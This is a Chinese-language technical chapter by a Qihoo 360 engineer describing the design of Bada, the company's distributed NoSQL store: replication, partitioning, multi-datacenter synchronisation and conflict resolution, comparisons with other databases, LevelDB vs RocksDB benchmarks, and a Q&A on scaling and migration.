陈宗志, 奇虎 360 基础架构组高级存储研发工程师, 目前负责 360 分布式存储系统 Bada 的设计和实现, 同时负责 360 虚拟化相关技术的研究。



本节主要向大家介绍一下 360 自主研发的分布式存储系统, Nosql-Bada。作为设计者, 我一直觉得设计就是在做一些折中, 所以本节主要讲的是我们在开发实现 Bada 过程中的一些经验和坑, 也有很多的权衡, 希望和读者一起分享, 有不对的地方欢迎指出。


虽然项目目前还未开源, 但是我们的一些组件, 用于异步同步数据的 Mario 库等, 均已经开源, 后续 Bada 也会开源。360 官方 GitHub 账号的网址是 <https://github.com/Qihoo360>。

2.5.1 主要应用场景


我们的定位是海量数据的持久化存储, 为线上的热门应用服务。不过目前没有接入跟钱相关的业务, 因为我们的系统毕竟是最终一致性的系统。

我们倾向使 Bada 的用户数据 value 的大小在 10k 以内, 这样延迟能在 1ms 左右。为了读取性能有一定的优势, 一般要求机器都挂载 SSD 盘。如果用于存储冷数据, 我们会建议用户存数据到公司的其他存储产品, 比如 HBase、Cassandra 等。

目前公司内部云盘、移动搜索、LBS、Onebox、导航影视、白名单等多个业务均在使用这个系统。云盘的场景是通过 Bada 查询文件所在的存储位置, 如下图所示。这个业务数据量是千亿级别, 每天的访问量近百亿。



LBS 这个业务是将所有的 POI 的信息存储在 Bada 中，业务需要在 5 个机房进行数据同步，如下图所示。每天的请求量达十亿级别。



2.5.2 整体架构


1. 架构

Bada SDK 是我们提供给用户 SDK，相信读者们之前也了解过 360 QConf 配置管理服务，我们是 QConf 的重度用户。用户通过 SDK 从 QConf 中获得存活的 Bada 节点，然后进行访问，如下页中的图所示。

Data Server 是服务节点，其设计学习自 Amazon Dynamo（不过好像 Dynamo 本身也被很多人喷），每一个节点都是对等结构，每一个节点存储了所有的元信息。那为什么要这么做？

因为目前主流的设计一般是以下这 2 种。

- 以 BigTable 为代表的，有 MetaServer、DataServer 的设计，MetaServer 存储元数据信息，DataServer 存储实际的数据。包括 BigTable、HBase、百度的 Mola 等。
- 以 Dynamo 为代表的对等结构设计。每个节点都是一样的结构，每一个节点都保存了数据的元信息以及数据。包括 Cassandra、Riak 等。



2. Bada 的选择

其实我觉得上述的 2 个结构都是合适的。为了部署、扩展等更方便，我们不希望在部署的时候需要分开部署 Meta 节点、Data 节点。在计算机行业，加一层可以解决大部分问题，因此我们觉得对等网络的设计更有挑战性。我个人的观点是，在数据量更大的情况下，Meta 节点极有可能成为瓶颈。当然 Dynamo 的结构肯定也有自身的缺点，比如如何保证元数据的一致性。


2.5.3 主要模块

Data Server 的主要模块有以下这些。

- **Network Proxy:** 用于接收客户端的请求，我们的协议是定制的 Protobuf 协议、Network Proxy 模块负责解析协议，然后请求转发到对应的节点。
- **Meta Info:** 用于存储公共的元信息，元信息包括每一个分片存储在哪个节点。
- **DB Engine:** 我们底下的引擎基于 LevelDB 的定制化开发，包括支持 CAS、过期时间、多数据结构等。

2.5.4 数据分布策略

我们目前使用的是有主从的副本策略，下图中的 Primary 是主节点，Secondary 是从节点。那为什么要这么做？



首先为什么不使用 EC 编码 (Erasure Code, 纠删码)? 因为 EC 编码主要用于保存冷数据, 它遇到的问题是如果某一个副本挂掉, 就必须与其他多个节点进行通信来恢复数据, 从而恢复副本, 这会造成大量的网络开销。因此上图中的副本 3 更合适。

常见的分布式系统的多副本策略主要分成以下 2 类。

- 以 Cassandra、Dynamo 为主的没有主从结构的设计, 读写的时候满足 Quorum $W+R>N$, 因此在写入时成功写入 2 个副本才能返回。读的时候需要读副本然后返回最新的时间。这里的最新时间可以指时间戳或者是逻辑时间。
- 以 MongoDB、Bada 为主的, 有主从结构的设计, 那么读写时客户端访问的都是主副本, 通过 binlog、oplog 来将数据同步给从副本。

2 种设计都只能满足最终一致性。那么我们再从 CAP 理论上看, 它们都在哪些维度做了权衡?

从性能上来看, 有主从设计的性能明显会优于无主从的, 因为有主从的设计只需要访问一个副本就可以返回, 而无主从的至少得 2 个副本才可以返回。

从一致性来看, 如果有主从的设计挂掉一个节点, 而这个节点恰好是主, 就会因不能及时同步数据造成这段时间写入的数据丢失。如果挂掉的是从节点, 则对数据没有任何的影响。只要这个节点在接下来的时间内能够起来即可。无主从的设计如果挂掉一个节点,

理论上对结果是无影响的，因为返回的时候会比较最新的结果。由于有主从的结构写入都在一个节点，因此不存在冲突。而无主从的结构写入的是任意的 2 个副本，会存在对同一个 key 的修改在不同副本的情况，导致客户端读取的时候有 2 个不一致的版本，此时就需要解决冲突，常见的方案涉及 Vector Clock、时间戳等。不过从总体来看，无主从设计的一致性应该优于有主从的设计。

从分区容错来看，两边都必须有一半以上的节点存活才能够对外提供服务，因为在有主从的设计中，获得超过一半节点的投票才能成为主节点。而无主从的结构，常见在 $W=2$ 、 $R=2$ 的情况下，必须要 2 个副本以上才能对外提供服务。

从可靠性来看，有主从的设计因为只访问一个副本，性能优于无主从的设计。而且在无主从的设计中，对单条数据必须有 2 次读取，因此有主从设计的系统的访问压力也会比无主从的系统要大。当然有主从的设计容易造成主落在同一个机器上而负载不均的情况，但是这里只要将主平均到所有的机器，就可以解决这个问题。但是有主从的设计在切换主的时候，必然有一段时间无法对外提供服务，而无主从的设计则不存在这样的问题。总体来说，笔者认为从可靠性的角度，有主从的设计要比无主从的设计更可靠。

我们自己使用的是有主从结构的设计，原因如下。


- Bada 主要的应用场景对性能的要求比较高，大部分的请求需要在 1ms 左右的时间内返回，因此有主从的设计在性能上更满足需求。
 - 线上服务的可靠性是我们考虑的另一个因素。
 - 具体的分析过程可以看 <http://baotiao.github.io/2015/03/Bada-design-replicaset/>。
- 数据分片策略，我们叫两次映射。

- $\text{key} \rightarrow \text{PartitionId (Hash)}$ 。
- $\text{PartitionId} \rightarrow \text{Node (MetaData)}$ 。


从上页中的那张图中就可以看出，我们将所有数据分成 10 个 Partition，然后每一个机器存有主节点和从节点。我们会尽可能地保证每一个机器上的主节点一样多，这样才能做到每一个节点的负载都是均衡的。

2.5.5 请求流程

下页中的第 1 图展示了请求的数据 Primary 正好是当前节点的情况。



下图则展示了请求的数据 Primary 不是当前节点的情况。




2.5.6 多机房架构

360 的机房是比较多的，而且某些机房之间的网络较差。在业务部署一个服务的时候，后端的 DB 也需要部署在多个机房上，这个常常是业务的痛点。因此在设计之初就要考虑多机房的架构。我们的多机房架构要能保证以下这些操作。

- 用户不用管理多个机房，任意一个机房数据写入，其他机房能够读取。
- 在机房存在问题的时候，我们可以立刻切换机房的流量。
- 提供每一个机房之间数据的统计和 Check。

1. 整体实现

下图展示了目前 LBS 业务的场景。




可以从上图看出这里有一个专门的队列用于同步机房之间的数据。这个 QBus 是我们团队内部基于 Kafka 开发的消息队列服务。

目前主流的机房同步方法也有 2 种。

- 由节点负责机房数据的同步，比如 Cassandra、CouchBase、Riak。
- 由外部的队列来同步机房之间的数据，比如 Yahoo Pnuts。

2. Cassandra 做法

在写入时，每一个机房的协调者，比如下图中 10 这个节点，会把写入发送给其他机房的某一个节点。此时 Client 这边收到的根据配置的一致性级别就可以返回，比如这里配置成只要 1 个返回即可，那么 Client 成功写入 10 这个节点后即可返回。至于与其他机房同步则是 10 这个节点的事情，这样客户端就可以在本地写入，不用管多机房的 latency。




这里我们可以看到是 Eventual Consistency。那么 Cassandra 是如何做到冲突修复的呢。在 Cassandra 读的时候有一个 Read Repair 机制，就是说在读取的时候读取本地多个副本。

如果副本不一致,那么就选时间戳最新的重新写入。让数据重新同步,这里 Cassandra 只是说修复本地多副本数据不一致的方法,同样的方法我们也可以用在多个 IDC 里面,可以同时跑多个任务,check 不同机房的数据,然后修复它们。

3. CouchBase 做法

CouchBase 的做法如下图所示。



Continuous Replication 提供配置的不同 Server 之间同步的 Stream 的个数,即不同的机房间连接的数目是可配置的。要如何解决冲突? CouchBase 提供的是最终一致性的方法,不同的版本之间首先根据修改的次数,然后是修改时间等信息。

我们最后考虑的是使用团队内部的 QBus 作为通信的队列,主要是考虑到以下 2 点:

- 省去了自己实现队列的麻烦。
- 稳定运行于线上,有专门的同事维护。减少了很多问题。

4. 目前 Bada 线上 3 种多机房的使用场景

目前线上的使用场景如下。

- 单机房写入,任意机房读取。
- 跨机房写入,任意机房读取。
- 任意机房写入,任意机房读取。

我们的方案也是通过 QConf 来实现。客户端访问时,从 QConf 中读取目前需要访问的机房,默认是访问本机房,如果需要跨机房访问,将 QConf 中的配置制订成需要访问的机

房就可以了。

5. 多机房写入的冲突解决方案

(1) 时间戳最新

任意机房写入数据，根据时间戳来进行冲突解决。

(2) Yahoo Pnuts Primary key

这里我们对每一个 key 有一个 Primary IDC，也就是这个 key 的修改、删除等操作都只会在当前这个 IDC 完成，然后可以有多个 IDC 去读取。因为同一个 key 的修改都在同一个 IDC 上。我们通过给每一个 key 加上一个 Version 信息，类似 Memcached 的 cas 操作，就可以保证做到支持单条数据的事务。如果这条数据的 Primary IDC 是在本机房，那么插入操作会很快。

如果这条数据的 Primary IDC 不是本机房，就有一个 Cross IDC 的修改操作，延迟将比较高。不过考虑一下大部分的应用场景，比如微博，90%左右的数据修改应该会在同一个机房。比如一位用户有一个 profile 信息，那么修改这个信息的基本都是用户本人，而且 90%的情况是在同一个地点改，当然写入也会在同一个机房。所以大部分的修改应该来自同一个机房。但是访问可能来自各个地方，当然，为了做优化，有些数据可能在一个地方修改过后，在其他地方多次修改，那么我们就可以修改这个 key 的 Primary IDC 到另外的机房。

(3) Vector Lock

Vector Lock 的核心思想就是 Client 对这个数据的了解是远远超过服务端的，因为这个 key 对应的 value 对于 Server 端而言只是一个字符串。而 Client 端能够具体了解这个 value 所代表的含义，对这个 value 进行解析。那么对于这个例子，当这 2 个不一样的 value 写入到 2 个副本中的时候，Client 将进行一次读取操作，读取多个副本。

Client 发现读到的 2 个副本的结果是有冲突的，这里我们假设原始 key 的 Vector Lock 信息是[X:1]，那么第 1 次修改就是[X:1, Y:1]，另一个客户端是基于[X:1]的 Vector Lock 修改的，所以它的 Vector Lock 信息就应该是[X:1, Z:1]。这个时候我们只要检查这个 Vector Lock 信息，就会发现它们有冲突，只要让客户端去处理这个冲突，并把结果重新 Update 即可。

我们线上目前支持的是时间戳最新以及 Primary key 的方案。大部分使用的是时间戳最新来进行冲突解决。

2.5.7 FAQ

1. 多数据结构支持

我们开发了一套基于 LevelDB 的多数据结构的引擎，目前支持 Hash、List、Set、Zset 等结构。主要是由于用户习惯了 Redis 提供的多数据结构，能够满足用于快速开发业务的过程，因此我们也提供了多数据结构的支持。

2. 为什么不使用 ZooKeeper

和 Mnesia 对比，ZooKeeper 是一个服务，而 Mnesia 是一个库，因此如果使用 ZooKeeper，需要额外地维护一套服务。而 Mnesia 可以直接集成在代码里面，使用起来更方便。

Mnesia 和 Erlang 集成得更好，Mnesia 本身就是用 Erlang 来开发。

3. 对比 Bada 和 MongoDB

360 的 MongoDB 之前也是由我们团队在维护，在使用 MongoDB 的过程中，我们也遇到一些问题，比如 MongoDB 的扩容非常不方便，扩容需要很长的时间，因为 MongoDB 扩容的过程是将一条一条的数据写入。我们开发的时候考虑过这些问题，因此 Bada 使用的是 LevelDB，当需要扩容的时候，只要将某一个分片下面的数据文件拷贝过去即可。前提是在初始化时，分片设置得足够大，我们实际默认的分片是 1000 以上。

MongoDB 的数据膨胀度比较大，因为 MongoDB 毕竟是文档型数据库，肯定会保持一些冗余信息。我们底下使用 LevelDB，LevelDB 本身的压缩功能基于 Snappy 压缩，还是做得比较好。线上实际的磁盘空间大小相对于 MongoDB 是 4 : 1。

4. 对比 Bada 和 Cassandra

Cassandra 的定位和 Bada 是不一样的，我们面向的是线上频繁访问的热数据，因此偏向于存储小 value 数据、热数据，对 latency 的要求会苛刻一些。

比如在云盘的场景中，我们存储的就是文件的索引信息，而 Cassandra 存储的是具体的 Cassandra 的数据，因此我们线上部署 Bada 的机器是挂载 SSD 盘的。

5. 对比 Bada 和 Redis

Bada 的性能比 Redis 低，但是目前 Redis cluster 还没发展完善。我们公司的 DBA 也在跟进 Redis Cluster 中。所以当数据量比较大的时候，Redis 可能就不适用于这么大量的数据存储。

Bada 的多数据结构支持不如 Redis 来得完善。因此我们也在逐步地支持 Bada 的多数据

结构。

Redis 毕竟是内存型的服务。因此假如用户偏向于存储持久化数据，Redis 可能就不太合适。


6. 一些非技术的经验

技术是为业务服务，我们在公司内部推广 Bada 的过程中也发现，很多业务人员头疼的问题是 360 的机房较多，每一个小业务都需要在多个机房维护，因此为了降低用户的开发试错成本，我们将能标准化的事情都做了。包括我们组的定位也是专注底层技术，加速产品团队开发效率，尽可能降低业务对服务端集群架构的关注。

2.5.8 疑问与解惑

Q: 客户端访问 Bada 时，怎么确保数据的均衡？从 QConf 拿到的是一个 IP 列表吧？

是的。从 QConf 中获得是随机的一个节点的 IP，所以对每一个节点的访问基本是均衡的。对服务端这边，因为我们有主从结构的，但是我们的主从是分片级别的主从，这点和 Redis Cluster 不一样。比如 Redis Cluster 有 Master 节点、Slave 节点，Slave 节点一般不接受任何的线上访问，但是从下面的图中可以看到 Bada 每一个节点都有主、从分片。因为每一个节点的访问基本是均衡的。



Q: kv 存储选择 LevelDB 的动机是什么？是否考虑过其他 LevelDB 分支？

对于存储的考虑，我们之前对 RocksDB 和 LevelDB 做过对比。在数据量小的情况下，

LevelDB 的性能和 RocksDB 性能差不多。数据量大的时候 RocksDB 会有性能优势。因为我们之前对 LevelDB 做了修改。所以后续会迁移过去。这里我们的读写走的都是 Master 节点。只有当主节点挂掉，才会访问从节点。

下表是在 10.16.15.47 上做的六千万条数据随机读测试。

Block cache size	LevelDB(mircos/op)	RocksDB(mircos/op)
4M	56.750	28.423
1G	58.464	27.193

测试方法为进行 2 次随机读操作，前一次随机读为后一次读预热，测试结果取自第 2 次随机读。

从测试结果上可以看出是在大数据量下：



- 增加 block cache size 依然几乎对性能没有影响。
- RocksDB 的性能比 LevelDB 的更好。

下面这个截图是之前对 LevelDB 和 RocksDB 在数据量比较小的情况下的对比。

1. 10.16.15.47		
cache_size	micros/op	
	leveldb	rocksdb
		allow_mmap_reads=true
4M	13.195	13.124
128M	12.786	12.563
256M	12.829	12.642
512M	12.634	12.156
1024M	12.316	12.214
2. w-mdb1901.add.nbt.qihoo.net		
cache_size	micros/op	
	leveldb	rocksdb
		allow_mmap_reads=true
4M	6.951	6.921
128M	6.722	6.434
256M	6.352	6.319
512M	6.164	6.347
1024M	6.217	6.264

Q：能否说一下对扩容、新增节点以及摘除失效节点的处理？

从下面 2 张图中可以看出，我们会在新增加的节点中，均衡地将新的主节点迁移到新节点上。目前扩容的过程是这样，先把当前这个节点加入到集群。然后通过 rebalance 进行平衡。我们一般预先分配 1024 个分配。这也应该是业内场景的做法，之前对腾讯的 CKV 是这么做的，Riak 也是这么做。



Q: 迁移是直接对 LevelDB 复制, 延时会有多久, 迁移过程中的访问是如何处理的?

迁移是直接对 LevelDB 的文件进行复制, 这个时候性能取决于网络的开销。这也是我们比 mongo 扩容快的地方, mongo 在扩容的时候需要一条一条地写数据。迁移之前, 我们会将当前这个节点进行切主操作, 就是将所有的主切走。那么这个时候是不会影响线上访问的, 带来的最多的影响就是这个节点的网络有额外的开销, 但是这个节点不是面向用户请求的, 所以影响不大。

Q: 主切走也需要有一段时间吧? 如果要在该时间段内访问原来主上的数据, 该如何操作?

是这样的一个过程, 在迁移的时候, 比如 A 节点, 那么 A 节点上有主分片, 在迁移之前, 我们会先将 A 节点上的主让给其他节点。这里就涉及追 binlog 的问题, 如果这个时候用户有大量的数据写入, 会导致 binlog 一直追不齐。确实会导致无法迁移。

Q: 能否详细介绍一下 LevelDB 的迁移?

LevelDB 的迁移很简单, 直接通过 scp 就可以了。这个是 LevelDB 本身的功能, 通过 scp LevelDB 对应的数据文件就可以。其实我们在 binlog 这块也做了挺多事情, 不过太细了。在使用 binlog 来同步的副本策略之中, 常见的问题有在分布式系统中因主从切换引起的数据丢失, 然后我们也开发了 binlog merge 来减低这种问题带来的影响。

Q: LevelDB 的部分数据在内存中, 这在迁移的时候应怎么解决?

这个没有影响。因为 LevelDB 的 memtable 的数据在磁盘上有对应的 .log 文件。LevelDB 启动的时候会默认读取 .log 文件, 将里面的内容加载到内存中。

Q: 在扩容的时候, A 节点切到其他节点, 是把 A 的 meta 信息做切换, 然后再复制数据, 最后再映射 meta 吗?

扩容的过程的确是这样的, 先将新增的节点加入到现有的集群, 不过这个节点不负责任的任何的分片, 因此没有任何数据在这个节点上。迁移时是节点上的一个个的分片进行迁移。比如 A 这个节点有 10~20 这几个分片, 并且此时是主, 那么我们依次先将 A 这个节点的 10~20 变成从, 这时需要修改 meta 信息。然后接下来是复制对应的数据文件到新节点, 复制结束以后, 修改 10~20 这几个分片到新的主上。最后修改 meta 信息, 和大部分系统比, 最大的不同在于 Bada 的主从是分片级别的主从, 不是节点级别的主从。这样任何操作造成的影响都是非常小的, 并且可以做到每个节点的负载尽可能均衡。

Q: mnesia 是用来存储 meta 信息的吗?

mnesia 对于我们的定位就类似于 ZooKeeper。有 2 个用途, 一是在选主过程中提供一个全局的锁, 二是保存元信息。

至于为什么不使用 ZooKeeper? 这是因为对比 ZooKeeper 和 mnesia, ZooKeeper 是一个服务, 而 mnesia 是一个库, 因此如果使用 ZooKeeper, 我们需要额外维护一套服务。而 mnesia 可以直接集成在代码里面。使用起来更方便。

mnesia 和 Erlang 集成得更好。mnesia 本身就是用 Erlang 来开发的。

